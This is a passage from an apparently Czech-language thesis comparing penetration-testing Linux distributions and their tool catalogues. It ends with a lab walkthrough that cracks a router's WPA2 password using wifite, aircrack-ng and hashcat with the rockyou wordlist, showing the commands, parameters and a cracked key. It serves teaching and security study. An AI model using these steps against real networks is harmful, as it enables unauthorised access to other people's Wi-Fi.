Kali Linux je bezpečnostní distribuce založená na Debianu. Je určena bezpečnostním pracovníkům a IT administrátorům, což umožňuje provádět pokročilé penetrační testování i forenzní analýzu. Distribuce Debian je známá pro svoji kvalitu a stabilitu. Kali linux na něj bezprostředně navazuje, obsahuje však navíc přes 300 speciálních nástrojů. [17]

Projekt Kali Linux odstartoval v roce 2012, kdy měl nahradit projekt BackTrack. První verze (1.0) byla vydána v březnu 2013. O údržbu se stará společnost Offensive Security, která zároveň zajišťuje certifikaci OSCP. [34, s.28]

Aktuální verze 2020.1 byla vydána v lednu 2020 a přináší oproti verzím minulým zásadní změnu. Dříve probíhalo přihlášení a operace pod superuživatelé root. V této verzi je však nahrazen klasickým uživatelem. Aplikace vyžadující uživatele roota si o práva interaktivně řeknou. Vypuštěním defaultního uživatele root má podle Offensive Security zjednodušit údržbu systému a pro koncové uživatele má být používání méně problémové, jelikož čím dál více uživatelů používá Kali Linux jako každodenní platformu, aniž by využívali specializované nástroje. [35]



Obrázek 1 Kali Linux 2020.1
Zdroj: vlastní


5.2 Parrot Security

Parrot Security je bezplatná open source distribuce založená na Debianu. Obsahuje velkou škálu nástrojů jak pro penetrační testování a forenzní analýzu, tak pro vývoj vlastních aplikací. První veřejné vydání se objevilo 10. dubna 2013 jako výsledek práce Lorenza Faletra, který pokračuje v dalším vývoji. Původně byl vyvinutý jako součást Frozenboxu, úsilí se rozrostlo tak, aby zahrnovalo komunitu vývojářů s otevřeným zdrojovým kódem, profesionálních bezpečnostních odborníků, obhájců digitálních práv a nadšenců Linuxu z celého světa.

Parrot Security byl navržen tak, aby byl pro bezpečnostní experty a výzkumné pracovníky velmi komfortní. Obsahuje mnoho základních programů pro každodenní použití, které obvykle distribuce pro penetrační testování neobsahují. Tato volba byla přijata proto, aby se Parrot stal nejen dobrým systémem pro provádění bezpečnostních testů, ale také dobrým prostředím, kde se mohou psát zprávy, vytvářet vlastní nástroje a bezproblémově komunikovat bez nutnosti dalších počítačů, operačních systémů nebo konfigurace. [19]

Aktuální verze Parrot Security 4.8 byla vydána v březnu 2020.

Parrot Security nabízí dvě varianty – jednu specializovanou na bezpečnost a druhou nikoliv. Mezi nástroji bezpečnosti najdeme např. testy webových aplikací a stránek, nástroje na prolomení hesel a nástroje pro zachytávání a analýza síťového provozu. [20]




Obrázek 2 Parrot Security 4.8
Zdroj: vlastní

5.3 BackBox Linux

BackBox je Linuxová distribuce postavená na Ubuntu. Byla vyvinuta pro provádění penetračních testů a hodnocení bezpečnosti. Je navržena tak, aby byla rychlá, snadno použitelná a poskytovala minimální, ale dokonalé desktopové prostředí.

Aktuální verze 6 vyšla v červnu 2019. [21]




Obrázek 3 BackBox Linux
Zdroj: vlastní

5.4 BlackArch Linux

BlackArch Linux je odvozen z Arch Linux. Jedná se o další operační systém určený pro specialisty kybernetické bezpečnosti. Oproti třem předchozím verzím se ale podstatně liší svým provedením. Neobsahuje klasický desktop, ale sadu menších přednastavených oken. Aktuální verze 2020.1.1 byla vydána v lednu 2020.

Obsahuje až přes 2300 nástrojů z oblastí šifrování, steganografie, kryptografie, obrany apod. [22]



Obrázek 4 BlackArch Linux 2020.1.1
Zdroj: vlastní

5.5 Další využívané distribuce

DEFT Linux je zaměřen na digitální forenzní analýzu. Za cíl si klade provozovat živý systém bez poškození či manipulace se zařízeními připojenými k počítači, kde probíhá bootování. Vhodným nástrojem může být Pentoo Linux, který je založen na architektuře Gentoo Linuxu. Dále je možné využít Fedora Security Spin, která se zaměřuje na bezpečnostní audit a testování a může být také použita pro účely výuky.

5.6 Vybrané nástroje

Kali Linux

Tabulka 4 Vybrané nástroje Kali Linux
Zdroj: [38]

Shromáždění informací	dmitry	Základem je schopnost shromáždit možné subdomény, emailové adresy, sken portů TCP a informace o dostupnosti.
------------------------------	--------	--

	maltego	Maltego lze použít pro fázi shromažďování informací o veškeré práci související se zabezpečením. Zneškodní lidi, vztahy, organizace, webové stránky, domény atd.
	nmap	Nmap se využívá pro zjišťování sítě a bezpečnostní audit.
	dnmap	Dnmap využívá vytvořených souborů v Nmap, dokáže je poslat na klienta.
	recon-ng	Recon-ng poskytuje výkonné prostředí, ve kterém lze rychle a důkladně provádět webový průzkum otevřeného zdroje.
Analýza chyby zabezpečení	Lynis	Prohledává systém a určuje konfigurační nedostatky software.
	unix-privesc-check	Pokouší se najít nesprávné konfigurace, které by umožnily místním neprivilegovaným uživatelům eskalovat oprávnění ostatním uživatelům nebo přístup k místním aplikacím.
	cisco torch	Nástroj pro hromadné skenování, snímání otisků prstů a vykořisťování společnosti Cisco.
Webové aplikace	skipfish	Aktivní nástroj pro průzkum zabezpečení webových aplikací.
	wpscan	Black-box sken zranitelnosti aplikací postavených na Wordpressu.
	websploit	Komplexní framework pro analýzu zabezpečení a testování webových aplikací.
	burpsuite	Integrovaná platforma pro provádění testování zabezpečení webových aplikací.
Databázové nástroje	SQLite database browser	Vizuální nástroj pro tvorbu, design a úpravu SQLite souborů.
	sqlmap	Nástroj pro automatizaci procesu zjišťování a zneužívání chyb v SQL.
Útoky na heslo	crunch	Generátor seznamů slov za účelem útoku na heslo.
	johnny the ripper	Kombinace rychlosti a několika crackovacích režimů.
	ncrack	Vysokorychlostní síťový crackovací nástroj.

	worldlists	Balíček obsahující svůj specifický seznam rockyou, obsahuje také odkazy na další slovníky.
Bezdrátové útoky	aircrack-ng	Nástroj pro prolomení hesel sítí, které využívají WEP šifrování.
	ghost phishing	Bezdrátový a ethernetový nástroj, dokáže podvrhnout HTTP, DNS, DHCP server i WiFi access point.
	wifite	Nástroj pro bezdrátové útoky na všechny typy šifrování.
Reverzní inženýrství	apktool	Debugger pro Android aplikace
	javasnoop	Napodobení debuggeru, dokáže manipulovat s metodami a spouštět si vlastní kód.
Vykořisťovací nástroje	metasploit-framework	Platforma, která umožní najít, zneužít a ověřit zranitelnosti.
	armitage	Doplňek pro nástroj Metasploit, vizualizuje cíle a doporučuje konkrétní druh vykořisťování.
Sniffing a spoofing	wireshark	Nejpopulárnější nástroj pro analýzu síťových protokolů a komunikace po síti.
Nástroje pro fázi po vykořisťování	proxychains	Nástroj pro přesměrování komunikace na jinou, zajišťuje jistou anonymitu.
	weevely	Nástroj pro simulaci připojení podobnému telnetu, používá se jako tajný backdoor.
Nástroje pro forenzní analýzu	binwalk	Určen pro identifikaci souborů a kódu vloženého do obrazů firmwaru.
	peepdf	Nástroj pro sken pdf souborů, určuje škodlivost souboru.
Nástroje pro report	pipal	Nástroj z analýzy hesel dokáže vytvořit přehledné statistiky.
	faraday IDE	Webové rozhraní poskytující přehledné informace
Nástroje pro sociální inženýrství	maltego	Maltego je jedinečná platforma vyvinutá za účelem poskytnutí jasného obrazu hrozby pro prostředí, které organizace vlastní a provozuje.

Parrot Security

Tabulka 5 Vybrané nástroje Parrot Security

Zdroj: OS Parrot Security

Shromažďování informací	ike-scan	Nástroj pro objevení hostitele (IPsec VPN servery).
	maltego	Nástroj pro vytěžování a shromažďování informací
	recon-ng	Průzkumný framework pro weby.
	wireshark	Interaktivní analýza síťového provozu.
Hodnocení zranitelnosti	golismero	Automatizační nástroj pro analýzu a analýzu zranitelnosti.
	lynis	Audit unixových a linuxových systémů.
	unix-privesc-check	Nástroj pro kontrolu souborových práv.
Analýza webové aplikace	wpscan	Wordpress bezpečnostní nástroj.
	webscarab	Analýza aplikací, které komunikují pomocí protokolů HTTP a HTTPS.
	owasp-zap	Nástroj pro nalezení bezpečnostní chyby ve webových aplikacích.
	httrack	Kopie webových stránek na lokální prostředí.
Nástroje pro databáze	sqlmap	Automatický SQL injection.
	SQLite	GUI editor pro SQLite databáze.
Nástroje pro vykořisťování	armitage	Java GUI metasploit framework.
	shellnoob	Sada nástrojů pro psaní shellcode.
	websploit	Sken a analýza systému k nalezení různých typů zranitelných míst.
Nástroje pro fázi po vykořisťování	backdoor-factory	Spustitelné binární soubory s uživatelem požadovaným shellcode.
	powersploit	Kolekce vytrvalostních exfiltračních skriptů v powershallu.

Útoky na hesla	hashcat	Nástroj pro obnovení hesla podporující procesory, GPU a další hardwarové akcelerátory.
	john	Rychlý cracker, který dokáže detekovat typ šifrování.
	ncrack	Crackovací nástroj pro autentizaci v síti z nástroje nmap.
Bezdrátové testy	aircrack-ng	802.11 WEP and WPA/WPA2-PSK crackovací program.
	phisher	Python skript pro automatizaci bezdrátového auditu pomocí nástrojů aircrack-ng.
	wifite	Simulace phishingových útoků v reálném světě.
Sniffing a spoofing	macchanger	Nástroj pro změnu MAC adresy.
	rasponder	LLMNR/NBT-NS/mDNS Poisoner
Digitální forenzní analýza	bulk-extractor	Nástroj pro extrakci emailových adres, čísel kreditních karet, adres URL a dalších typů z digitální evidence.
	galleta	Průzkum cookie souborů prohlížeče Microsoft IE.
	rkhunter	Kontroluje místní systém, aby se pokusil odhalit známé rootkity a malware.
	volatility	Pokročilý paměťový forenzní framework.
Automotive	udsim	Grafický simulátor, který dokáže emulovat různé moduly ve vozidle a reagovat na požadavek UDS
	caringcaribou	Přátelský nástroj pro zabezpečení automobilu (modulární).
Reverzní inženýrství	NASM shell	Univerzální x86 assembler.
	clang	Compiler jazyka C
Nástroje pro reporting	faraday IDE	Kolaborativní platforma pro penetrační testování.
	metagoofil	Nástroj pro extrahování metadat veřejných dokumentů (pdf, doc, xls) patřících cílové společnosti.

BackBox

Tabulka 6 Vybrané nástroje BackBox Linux

Zdroj: OS BackBox Linux

Shromáždění informací	arp-scan	Nástroj pro ARP sken a otisk.
	ike-scan	Nástroj pro objevení otisků IKE hostitelů.
	knockspy	Nástroj k výčtu subdomén v cílové doméně
Hodnocení zranitelnosti	nikto	Skener zabezpečení webového serveru.
	skipfish	Skener webových aplikací.
	ZAP	OWASP nástroj pro útok na proxy.
Analýza souborů	sqlmap	Nástroj pro automatické SQL injection
	msfconsole	Rozhraní k Metasploit frameworku.
Útok na hesla	Ophcrack	Cracker pro Microsoft Windows hesla.
	crunch	Generátor seznamu slov.
	john	Aktivní nástroj pro crack hesla
	Xhydra	Rychlý nástroj pro crack přihlášení do sítě.
Sniffing a spooting	Ettercap	Víceúčelový síťový sniffer/analyzátor/logger.
	ngrep	Vyhledávač a nástroj pro třídění síťového provozu.
	Wireshark	Analýztor síťového provozu.
	dnsspoof	Nástroj pro vynucení odpovědí na libovolné DNS adresy.
Nástroje pro fázi po vykořisťování	cryptcat	TCP/IP „švýcarský nůž“ s dvoufázovým šifrováním.
	proxychains	Nástroj pro přesměrování komunikace na libovolné proxy servery.
	weevely	Nástroj pro generování a správu těžko detekovatelných trojských koňů (v PHP).
Reverzní inženýrství	binwalk	Nástroj pro analýzu firmware.
	Ghex	Kontrola a úprava binárních souborů.
Sociální inženýrství	thpot	Malý honeypot pro sledování útočníků.

	setoolkit	Sada nástrojů pro sociální inženýrství.
Zátěžové testování	siege	Nástroj pro regresní testování HTTP.
	afl-fuzz	Fuzzer pro binární formáty řízený instrumentací.
Automotive	candump	Nástroj pro zobrazení, filtrování a protokolování CAN dat do souborů.
Forenzní analýza	Guymager	Rychlý zobrazovač forenzní analýzy.
	foremost	Forenzní aplikace pro obnovu dat.
	galleta	Nástroj forenzní analýzy cookie souborů aplikace Internet Explorer.
Malware analýza	pyew	Python nástroj pro analýzu malware.
	volatility	Pokročilý paměťový forenzní framework.
Mobilní analýza	apktool	Nástroj pro reengineering Android apk souborů.
Analýza bezdrátové sítě	aircrack-ng	Nástroj pro cracking WEP/WPA.
	bully	WPS nástroj využívající hrubou sílu.
	wifite	Python skript pro automatizaci bezdrátového auditu.
Smíšené nástroje	hping3	Aktivní nástroj pro rozbití sítě.

BlackArch

Tabulka 7 Vybrané nástroje BlackArch Linux

Zdroj: [40]

Blackarch-anti-forensic	TrueCript	Open-source projekt pro šifrování disku napříč platformou.
	secure-delete	Zabezpečené nástroje pro mazání souborů, disků, swapů a paměti.
Blackarch-backdoor	backdoor-factory	Oprava win32/64 binárních souborů shell kódem
	shellinabox	Implementuje webový server, který může exportovat libovolné nástroje příkazového řádku do webového emulátoru terminálu.

Blackarch-bluetooth	Ubertooth	2,4 GHz bezdrátová vývojová platforma vhodná pro Bluetooth experimentování.
	tbear	Auditor prostředí přechodného Bluetooth zahrnuje skener Bluetooth, nástroj Bluetooth DoS a vyhledávač skrytých zařízení Bluetooth.
Blackarch-crypto	ciphcr	CLI nástroj pro kódování, dekodování, šifrování, dešifrování a hashování toků.
	xortool	Nástroj pro analýzu vícebajtové xorové šifry.
blackarch-cracker	hashcat	Multivláknový pokročilý nástroj pro obnovení hesla.
	john	Crackovací nástroj pro hesla.
	crunch	Generátor seznamu slov pro všechny možné kombinace dané znakové sady.
Blackarch-database	Metacoretex	JAVA skenovací nástroj pro databáze.
	blindsqli	Sada bash skriptů pro skryté SQL injection útoky.
Blackarch-defensive	arpon	Nástroj pro zabezpečení ARP protokolu proti Man In The Middle útokům.
	sniffjoke	Vkládá pakety do přenosového toku, které jsou schopny vážně narušit pasivní analýzu jako sniffing a krádež informací na nízké úrovni.
Blackarch-dos	42zip	Rekurzivní archivní nástroj pro zazipované soubory.
	nkiller2	Zátěžový TCP nástroj.
Blackarch-forensic	aesfix	Nástroj pro nalezení AES šifrovacího klíče v RAM paměti.
	nfex	Nástroj pro extrahování souborů ze sítě v reálném čase nebo po zachycení z uloženého pcap souboru.
	wyd	Získá klíčových slov z osobních souborů.
blackarch-exploitation	armitage	Grafický nástroj pro správu kybernetických útoků (Metasploit).
	metasploit	Pokročilá open-source platforma pro vývoj, testování a použití exploit kódu.
blackarch-mobile	androidsniffer	Perl skript, který umožní hledat hesla třetích stran, výpis hovorů, bezdrátové komunikace a dalších.

blackarch-proxy	elite-proxy-finder	Nástroj pro nalezení a testování elitních anonymních proxy.
	binproxy	Proxy pro libovolné TCP připojení.
blackarch-scanner	scanssh	Rychlý SSH skener.
	zmap	Síťový skener.
blackarch-social	sees	Nástroj pro zvýšení úspěšnost phishingových útoků. zasláním e-mailů uživatelům společnosti, jako by pocházeli ze stejné firemní domény.
	websploit	Projekt s otevřeným zdrojovým kódem pro sociální inženýrství, skenování, procházení a analýzu webu, automatický průzkumník, podpora síťových útoků.
blackarch-spoof	arpoison	Nástroj pro aktualizaci UNIX mezipaměti.
blackarch-webapp	metoscan	Nástroj pro sken HTTP metod podporovaných webovým serverem.
	zaproxy	Integrovaný penetrační nástroj pro hledání zranitelnosti ve webových aplikacích.
	wpscan	Wordpress skener zranitelnosti.
blackarch-wireless	airpwn	Nástroj pro generické injectování paketů v síti.
	mdk3	WLAN penetrační nástroj
	gerix-wifi-cracker	Grafické uživatelské rozhraní pro aircrack-ng.

V tabulkách jsou uvedeny příklady nástrojů dělené do kategorií.

Každý systém má své specifické dělení kategorií nástrojů. Například BlackArch Linux obsahuje zhruba 50 kategorií, což je podstatně více než ostatní operační systémy Linux. Z hlediska jednotlivých nástrojů se však Kali, Parrot Security a BackBox příliš neliší. Např. Wireshark, wpscan, wifite, john, sqlmap a další se nacházejí ve všech třech distribucích. Výjimku opět tvoří BlackArch Linux, který obsahuje daleko více nástrojů než předešlé distribuce. K naleznutí jsou nástroje, které jsou svojí funkčností stejné jako u ostatních systémů, mají pouze jiný název.

5.7 Systémové požadavky

Následující údaje jsou uváděny ve formě minimální požadavek na systém/doporučený požadavek vycházející z dokumentace jednotlivých distribucí.

Tabulka 8 Porovnání systémových požadavků
Zdroj: vlastní

	Kali Linux 2019.4	Parrot Security 4.6	BackBox ver. 6	BlackArch Linux 6.1
Architektura	i386, amd64	i386, amd64	i386, amd64	i386, amd64
RAM	1 GB/2 GB	256 MB/ 512 MB	512 MB	512 MB/2 GB
HDD	10 GB	16 GB	3 GB	1 GB/20 GB
LIVE verze	Ano	Ano	Ano	Ano

Linux je nenáročný operační systém, který je možné zprovoznit i na méně výkonnějších stanicích.

V oblibě je dnes i virtualizace OS. Všechny distribuce je možné spustit ve virtuální pracovní stanici, jsou však potřeba speciální nastavení, aby systém fungoval správně.

Všechny distribuce je také možné spustit v Live verzi. Tuto verzi není nutné instalovat na pevný disk, běží přímo z CD. Obsahuje zpravidla stejné nástroje a funkce jako plnohodnotně nainstalovaný systém. [32]

6 Metodika zpracování praktické části

Sestaveny budou 4 druhy testů pro každou distribuci, kdy na konci každého bude testu zhodnocena práce s jednotlivou distribucí a budou spolu porovnány.

Každý test má stanovený svůj cíl, průběh a závěr v podobě doporučení.

Na závěr budou uvedeny 3 doplňující testy.

Na praktickou část bude využita virtualizace v programu Oracle VM VirtualBox verze 6.0 pro každý operační systém s těmito parametry:

- RAM: 2048 MB
- CPU: 2/4
- USB 2.0 (EHCI) řadič
- NAT síť / síťový most (podle typu útoku)

Testy budou probíhat na následujících linuxových distribucích:

- Kali Linux verze 2020.1
 - User: kali, password: kali
- Parrot Security verze 4.8
 - User: root, password: toor
- BackBox Linux verze 6
 - Obsahuje Live session uživatele, bez přihlašování
- BlackArch Linux 2020.01.01
 - User: root, password: blackarch

Test B1

Test B1 se bude zabývat útokem na WiFi síť za účelem zjištění zranitelnosti.

K testu je třeba použít WiFi adaptér a správně ho nastavit. V tomto případě je to WiFi adaptér Realtek RTL8812AU 2.4 & 5 Ghz USB Wireless Adapter. Dále je třeba správně nastavit síť ve VirtualBoxu na NAT Network.

Test B2

Test B2 bude testovat zranitelnost WordPress aplikace.

Využita bude testovací stránka nasazená na lokální server.

Test B3

Test B3 se zaměří na možné průniky do operačního systému Windows 10.

Test bude využívat virtuální obraz Windows 10 s následujícími parametry:

- RAM: 2048 MB
- CPU: 2/4
- Typ sítě: síťový most

Test B4

Test B4 otestuje průniky a zranitelnost operačního systému Ubuntu založeném na Linuxu.

Test bude proveden na virtuálním obrazu Ubuntu verze 19.10 s parametry:

- RAM: 4096 MB
- CPU: 2/4
- Typ sítě: síťový most

7 Praktická část

7.1 B1 – Sken zranitelnosti na WiFi routeru

7.1.1 Cíl

Domácí routery již ve valné většině využívají šifrování hesla WPA2. Proto bude test zaměřen na prolomení právě tohoto šifrování za pomoci slovníku.

Nejprve je potřeba stáhnout a nainstalovat potřebné ovladače pro používaný WiFi adaptér. Ovladače jsou vedeny v git repozitářích s podrobným návodem na instalaci. Test bude proveden na routeru za pomocí nástrojů Wifite a hashcat. Wifite využívá nástroje aircrack-ng a v tomto testu zajistí handshake s routerem a jeho následné uložení do souboru. Hashcat provede samotné prolomení hesla.

7.1.2 Průběh testu – Kali Linux

Nástroj wifite se spouští přes menu – Wireless Attacs – wifite.

Vylistuje se seznam s nápovědou. Příkazem *wifite* jsou zobrazeny všechny bezdrátové sítě v okolí. Na pozadí tohoto nástroje se pomocí aircrack-ng přepne rozhraní s WiFi adaptérem do monitorovacího módu, který zajistí sken.

```
[+] Scanning. Found 7 target(s), 3 client(s). Ctrl+C when ready ^C
NUM          ESSID      CH  ENCR  POWER  WPS?  CLIENT
-----
 1          RAALMAKR   11  WPA-P 55db   no
 2          RAALMAKR   3   WPA-P 29db   yes    2
 3          RAALMAKR   11  WPA-P 21db   no
 4          xena       1   WPA-P 17db   yes
 5          Lukas     7   WPA-P 13db   yes    1
 6          OpenWrt   1   WPA-P 7db    yes
 7          OpenWrt   11  WPA-P 7db    no
[+] select target(s) (1-7) separated by commas, dashes or all: |
```

Obrázek 5 Seznam okolních sítí – Kali Linux

NUM – slouží k číselnému označení, které se uvádí pro označení cílového routeru

ESSID – název sítě

CH – kanál sítě

ENCR – šifrovací

WPS? – podpora metody WPS

CLIENT – počet připojených klientů k síti

Po skenu se zvolí číselné označení cílové sítě.

```
[+] (1/1) Starting attacks against 50:78:B3:8B:20:24 (RAALMAKR)
[!] Skipping PMKID attack, missing required tools: hcxdumptool, hcxpcaptool
[+] RAALMAKR (55db) WPA Handshake capture: found existing handshake for RAALMAKR
[+] Using handshake from hs/handshake_RAALMAKR_50-78-B3-8B-20-24_2020-04-20T12-32-33.cap

[+] analysis of captured handshake file:
[+] tshark: .cap file contains a valid handshake for 50:78:b3:8b:20:24
[+] aircrack: .cap file contains a valid handshake for 50:78:B3:8B:20:24

[+] Cracking WPA Handshake: Running aircrack-ng with wordlist-probable.txt wordlist
[+] Cracking WPA Handshake: 1.57% ETA: 2m53s @ 1159.5kps (current key: zaragoza)
```

Obrázek 6 Navázání handshake a uložení – Kali Linux

Nástroj se nejdříve zaměří na odchycení handshake. Funguje na principu podvrhnutí BSSID jednoho z klientů, které si OS na chvíli přivlastní. Původní zařízení je na moment odpojeno od sítě. Handshake je uložen s koncovkou .cap do složky hs. Tento soubor se na stránce <https://hashcat.net/cap2hccapx/> převede tak, aby byl čitelný pro nástroj hashcat.

```
Hashcat -m 2500 -a 0 /home/kali/Downloads/handshake.hccapx rockyou.txt
--force
```

Vysvětlení parametrů:

-m – hashovací typ – podle nápovědy byl využit WPA-EAPOL-PBKDF2 – síťový protokol

-a – mód útoku – přímý

--force – ignoruje varování

Handshake.hccapx – převedený soubor s handshake

Rockyou.txt – základní slovník s nejčastějšími hesly, v Kali Linuxu se nachází v /usr/share/wordlists

```
Dictionary cache built:
* Filename..: rockyou.txt/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime ...: 13 secs

ba3cf272b8ad14b389798c357aaab91:5078b38b2024:b8ee650afa97:RAALMAKR:12345678
```

Obrázek 7 Prolomení hesla nástrojem hashcat – Kali Linux

Heslo bylo prolomeno, podoba je vždy za názvem sítě.

7.1.3 Průběh testu – Parrot Security

V Parrot Security se přes menu spustí v Applications – Pentesting – Wirelles Testing.

Přes příkaz *wifite* je nástroj inicializován a spuštěn. Adaptér se přepne do monitorovacího módu a vypíše sítě v okolí.

```
[+] Scanning. Found 8 target(s), 3 client(s). Ctrl+C when ready ^C^C
NUM          ESSID          CH  ENCR  POWER  WPS?  CLIENT
---          -
1            RAALMAKR*      11  WPA   62db   yes
2            RAALMAKR       7    WPA   35db   yes   1
3            RAALMAKR       3    WPA   33db   yes   2
4            xena           1    WPA   21db   yes
5            RAALMAKR       1    WPA   15db   yes
6            TP-LINK_C3F6   6    WPA   14db   yes
7            OpenWrt        11   WPA   13db   no
8            RAALMAKR       7    WPA   8db    yes
[+] select target(s) (1-8) separated by commas, dashes or all: █
```

Obrázek 8 Sken sítí v Parrot Security

Zadáním čísla se zacílí na jednu ze sítí.

```
[+] (1/1) Starting attacks against 50:78:B3:8B:20:24 (RAALMAKR)
[+] RAALMAKR (66db) WPS Pixie-Dust: [4m56s] Failed: Reaver process stopped (exit code: 1)
[+] RAALMAKR (65db) WPS PIN Attack: [4s] Failed: Reaver process stopped (exit code: 1)
